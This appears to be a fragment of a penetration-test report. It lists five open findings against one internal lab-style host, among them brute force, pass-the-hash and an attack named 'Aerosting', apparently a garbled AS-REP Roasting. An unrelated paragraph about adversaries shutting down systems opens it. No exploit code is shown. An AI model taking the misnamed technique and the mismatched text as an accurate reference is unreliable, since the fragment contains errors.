Adversaries may shutdown/reboot systems to interrupt access to, or aid in the destruction of, those systems. Operating systems may contain commands to initiate a shutdown/reboot of a machine or network device. In some cases, these commands may also be used to initiate a shutdown/reboot of a remote computer or network device via Network Device CLI (e.g. reload).

VULNERABILITY-TO-ASSET MAPPING


1. **Critical** - Password Brute Force Attack
 - **Open** - 10.10.170.27
2. **Critical** - (Active Directory) Aerosting Attack
 - **Open** - 10.10.170.27
3. **High** - Dictionary-based Password Attack on Discovered Hashes
 - **Open** - 10.10.170.27
4. **High** - Reliance on Security Through Obscurity
 - **Open** - 10.10.170.27
5. **High** - Pass-the-Hash (PtH) Attack
 - **Open** - 10.10.170.27



ASSET-TO-VULNERABILITY MAPPING

1. 10.10.170.27

- Critical – Open - Password Brute Force Attack
- Critical – Open - (Active Directory) Aerosting Attack
- High – Open - Dictionary-based Password Attack on Discovered Hashes
- High – Open - Reliance on Security Through Obscurity
- High – Open - Pass-the-Hash (PtH) Attack



AGSOLUTIONSADP

Cyber at your service

CREDITS

Hacker icon vector created by macrovector - www.freepik.com

Piracy vector created by macrovector_official - www.freepik.com

Identity theft vector created by jcomp - www.freepik.com

Cyber attack vector created by rawpixel.com - www.freepik.com

